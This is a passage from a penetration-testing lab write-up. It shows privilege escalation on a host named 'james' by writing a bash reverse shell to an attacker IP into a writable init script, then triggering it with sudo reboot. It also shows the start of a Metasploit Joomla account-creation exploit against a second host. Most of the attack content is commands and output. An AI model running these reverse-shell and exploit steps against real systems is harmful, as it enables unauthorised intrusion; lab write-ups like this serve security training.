          by james (JAMES SMTP Server 2.3.2) with SMTP ID 377
          for <../../../../../../../../etc/bash_completion.d@localhost>;
          Tue, 19 Oct 2021 04:36:35 +0200 (CEST)
```

```
Date: Tue, 19 Oct 2021 04:36:35 +0200 (CEST)
From: team@team.pl

: No such file or directory
bash: connect: Connection refused
bash: /dev/tcp/172.16.5.2/4444: Connection refused
: command not found
james@james:~$ bash
bash
```

Running "whoami" verifies that we are logged in as user James, not root.

```
whoami
james
```

Running "id" shows that user James does not have root privileges.

```
id
uid=1000(james) gid=1000(james) groups=1000(james),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
```

Running "sudo -l" shows what commands user James can execute as a super user. /sbin/reboot can be ran as Super User by user James.

```
sudo -l
Matching Defaults entries for james on james:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User james may run the following commands on james:
    (ALL : ALL) ALL
    (root) NOPASSWD: /sbin/reboot
```

Searching for World Writable files shows that /etc/init.d/james can be modified by user James. This file is potentially exploitable as it is runs automatically after reboot.

```
find /etc -perm -2 -type f 2>/dev/null
/etc/init.d/james
```

Overwrite the /etc/init.d/james with code that will open a shell on port 5555 of my attack computer.

```
$ echo -e '#!/bin/bash' > /etc/init.d/james
$ echo -e 'bash -i >& /dev/tcp/172.16.5.2/5555 0>&1' >> /etc/init.d/james

$ cat /etc/init.d/james
```

```
james@james:~$ echo -e '#!/bin/bash' > /etc/init.d/james
echo -e '#!/bin/bash' > /etc/init.d/james
james@james:~$ echo -e 'bash -i >& /dev/tcp/172.16.5.2/5555 0>&1' >> /etc/init.d/james
/jamese 'bash -i >& /dev/tcp/172.16.5.2/5555 0>&1' >> /etc/init.d
james@james:~$ cat /etc/init.d/james
cat /etc/init.d/james
#!/bin/bash
bash -i >& /dev/tcp/172.16.5.2/5555 0>&1
```

Open a listener on port 5555 awaiting exploit execution.

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [172.16.5.2] from (UNKNOWN) [10.15.1.95] 58912
bash: cannot set terminal process group (1125): Inappropriate ioctl for device
bash: no job control in this shell
root@james:/# bash
bash
```

Run /sbin/reboot as a super user. This will carry the sudo privilege to the code running in the /etc/init.d/james file.


```
james@james:~$ sudo /sbin/reboot
```

A root shell spawns from the listener on port 5555. Verify this shell has root privilege.

```
root@james:/# whoami
whoami
root
```

```
root@james:/# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Verify IP address of target box.



Locate the key.txt file in /root/key.txt.

```
cat /root/key.txt
```

```
root@james:/# cat /root/key.txt
cat /root/key.txt
yj351o4zt2wgplr4kafu
```

key.txt

yj351o4zt2wgplr4kafu

---

8. CMS01 [B] | 10.15.1.177

Introduction

Tasked to conduct an assessment on 10.15.1.177. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Joomla Account Creation and Privilege Escalation vulnerability was discovered. Root privileges on the target were gained after making an SSH connection with found credentials. These credentials were discovered by creating an unprivileged user account through a Metasploit exploit, using this account to find a Super User account credentials, and creating a PHP reverse shell as a Super User from the webserver to our local machine.

Vulnerabilities Discovered

OS: Linux cms01 2.6.32-573.el6.i686
Open ports: HTTP [80], HTTPS [443], SSH [22], FTP [21], IPP [631], MYSQL [3306]

- Vulnerable to Joomla Account Creation and Privilege Escalation vulnerability.

CVE IDs: CVE-2016-8869 & CVE-2016-8870

Metasploit exploit: auxiliary/admin/http/joomla_registration_privesc

Contents of key.txt: cvxdxsy3cjhhbk0zbfuf

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://nvd.nist.gov/vuln/detail/CVE-2016-8869
https://nvd.nist.gov/vuln/detail/CVE-2016-8870
https://developer.joomla.org/security-centre/660-20161002-core-elevated-privileges.html
https://developer.joomla.org/security-centre/659-20161001-core-account-creation.html
https://medium.com/@showthread/joomla-3-6-4-account-creation-elevated-privileges-write-up-and-exploit-965d8fb46fa2

EXPLOIT DESCRIPTION

This module creates an arbitrary account with administrative privileges in Joomla versions 3.4.4 through 3.6.3. If an email server is configured in Joomla, an email will be sent to activate the account (the account is disabled by default).

Attack Narrative

Begin from the local machine.

```
┌──(kali㉿kali)-[~]
└─$ ip addr
1: [redacted]
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
       valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
       valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP port 80; HTTPS port 443; SSH port 22; FTP port 21; and ports 631, 3306.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.15.1.177
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 12:05 EDT
Nmap scan report for 10.15.1.177
Host is up (0.22s latency).
Not shown: 994 filtered ports
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
443/tcp  open   https
631/tcp  closed ipp
3306/tcp open   mysql

Nmap done: 1 IP address (1 host up) scanned in 30.65 seconds
```

A more in-depth look at open ports. Note Joomla! - Open Source Content Management in use.

```
nmap -A 10.15.1.177
```


```
┌──(root💀kali)-[~]
└─# nmap -A 10.15.1.177
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-20 12:05 EDT
Nmap scan report for 10.15.1.177
Host is up (0.30s latency).
Not shown: 994 filtered ports
PORT     STATE  SERVICE  VERSION
21/tcp   open   ftp      vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.5.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.2.2 - secure, fast, stable
|_End of status
22/tcp   open   ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d8:7c:9d:f7:47:c1:f3:60:88:ad:a4:85:f3:f1:85:b7 (DSA)
|_  2048 e3:fb:0f:74:d5:c1:ce:f1:73:a0:f0:16:ed:f4:e3:dd (RSA)
```

```
80/tcp   open   http     Apache httpd 2.2.15 ((CentOS))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.2.15 (CentOS)
|_http-title: Home
443/tcp  open   ssl/http Apache httpd 2.2.15 ((CentOS))
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
| ssl-cert: Subject: commonName=cms01/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2016-11-20T16:32:24
|_Not valid after:  2017-11-20T16:32:24
|_ssl-date: 2021-10-20T09:19:31+00:00; -6h47m21s from scanner time.
631/tcp  closed ipp
3306/tcp open   mysql    MySQL (unauthorized)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Service Info: OS: Unix

Host script results:
|_clock-skew: -6h47m21s

TRACEROUTE
HOP RTT       ADDRESS
1   302.88 ms 10.15.1.177

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.92 seconds
```

Run Nikto on HTTP port 80.

```
┌──(kali㉿kali)-[~/40637]
└─$ nikto -h 10.15.1.177
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.15.1.177
+ Target Hostname:    10.15.1.177
+ Target Port:        80
+ Start Time:         2021-10-20 19:27:00 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS)
+ Retrieved x-powered-by header: PHP/5.5.38
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /bin/, inode: 261695, size: 31, mtime: Mon Oct 17 08:39:27 2016
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.0.1".
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../etc: EW FileManager for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
```

Navigate to 10.15.1.177 webserver. Observe Joomla! 3.6.3 in use which may prove to be exploitable.




Search for the potential Joomla! exploit.

```
┌──(root💀kali)-[~]
└─# searchsploit Joomla! 3.6.3
------------------------------------------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ----------------------------------
Joomla! 3.4.4 < 3.6.4 - Account Creation / Privilege Escalation                                             | php/webapps/40637.txt
Joomla! < 3.6.4 - Admin Takeover                                                                            | php/webapps/41157.py
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                                               | php/webapps/43488.txt
------------------------------------------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Results
```

Potential Joomla! exploits exist.

Search for Joomla exploit in Metasploit. Find .



```
msf6 > search joomla

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/scanner/http/joomla_gallerywd_sqli_scanner  2015-03-30       normal     No     Gallery WD for Joomla! Unauthenticated SQL Injection Scanner
   1   exploit/unix/webapp/joomla_tinybrowser                2009-07-22       excellent  Yes    Joomla 1.5.12 TinyBrowser File Upload Code Execution
   2   auxiliary/admin/http/joomla_registration_privesc      2016-10-25       normal     Yes    Joomla Account Creation and Privilege Escalation
   3   exploit/unix/webapp/joomla_akeeba_unserialize         2014-09-29       excellent  Yes    Joomla Akeeba Kickstart Unserialize Remote Code Execution
   4   auxiliary/scanner/http/joomla_bruteforce_login                         normal     No     Joomla Bruteforce Login Utility
   5   exploit/unix/webapp/joomla_comfields_sqli_rce         2017-05-17       excellent  Yes    Joomla Component Fields SQLi Remote Code Execution
   6   exploit/unix/webapp/joomla_comjce_imgmanager          2012-08-02       excellent  Yes    Joomla Component JCE File Upload Remote Code Execution
   7   exploit/unix/webapp/joomla_contenthistory_sqli_rce    2015-10-23       excellent  Yes    Joomla Content History SQLi Remote Code Execution
   8   exploit/multi/http/joomla_http_header_rce             2015-12-14       excellent  Yes    Joomla HTTP Header Unauthenticated Remote Code Execution
   9   exploit/unix/webapp/joomla_media_upload_exec          2013-08-01       excellent  Yes    Joomla Media Manager File Upload Vulnerability
   10  auxiliary/scanner/http/joomla_pages                                    normal     No     Joomla Page Scanner
   11  auxiliary/scanner/http/joomla_plugins                                  normal     No     Joomla Plugins Scanner
   12  auxiliary/gather/joomla_com_realestatemanager_sqli    2015-10-22       normal     Yes    Joomla Real Estate Manager Component Error-Based SQL Injection
   13  auxiliary/scanner/http/joomla_version                                  normal     No     Joomla Version Scanner
   14  auxiliary/gather/joomla_contenthistory_sqli           2015-10-22       normal     Yes    Joomla com_contenthistory Error-Based SQL Injection
   15  auxiliary/gather/joomla_weblinks_sqli                 2014-03-02       normal     Yes    Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary Fil
e Read
   16  auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner  2015-03-20       normal     No     Web-Dorado ECommerce WD for Joomla! search_category_id SQL Injection S
canner

Interact with a module by name or index. For example info 16, use 16 or use auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner
```


Develop Exploit using Metasploit exploiting the vulnerability discovered.

```
# msfconsole
msf6 > use auxiliary/admin/http/joomla_registration_privesc
msf6 auxiliary(admin/http/joomla_registration_privesc) > set RHOST 10.15.1.60
msf6 auxiliary(admin/http/joomla_registration_privesc) > set USERNAME hack
msf6 auxiliary(admin/http/joomla_registration_privesc) > set PASSWORD hack
msf6 auxiliary(admin/http/joomla_registration_privesc) > set EMAIL hack@hack.com
msf6 auxiliary(admin/http/joomla_registration_privesc) > show options

Module options (auxiliary/admin/http/joomla_registration_privesc):
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   EMAIL      hack@hack.com    yes       Email to receive the activation code for the account
   PASSWORD   hack             yes       Password for the username
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[...]
   RHOSTS     10.15.1.60       yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The relative URI of the Joomla instance
   USERNAME   hack             yes       Username that will be created
   VHOST                       no        HTTP server virtual host

msf6 auxiliary(admin/http/joomla_registration_privesc) > run
```


```
msf6 auxiliary(admin/http/joomla_registration_privesc) > run
[*] Running module against 10.15.1.177

[*] Trying to create the user!
[+] PWND - Your user has been created
[*]     Username: hack
[*]     Password: hack
[*]     Email: hack@hack.com
[*] Auxiliary module execution completed
```

Navigate to 10.15.1.177/administrator web server discovered through Nikto and exploited through Metasploit.


Log in with created credentials.



Navigate to "Users" tab. Note the display note under the Super User profile.

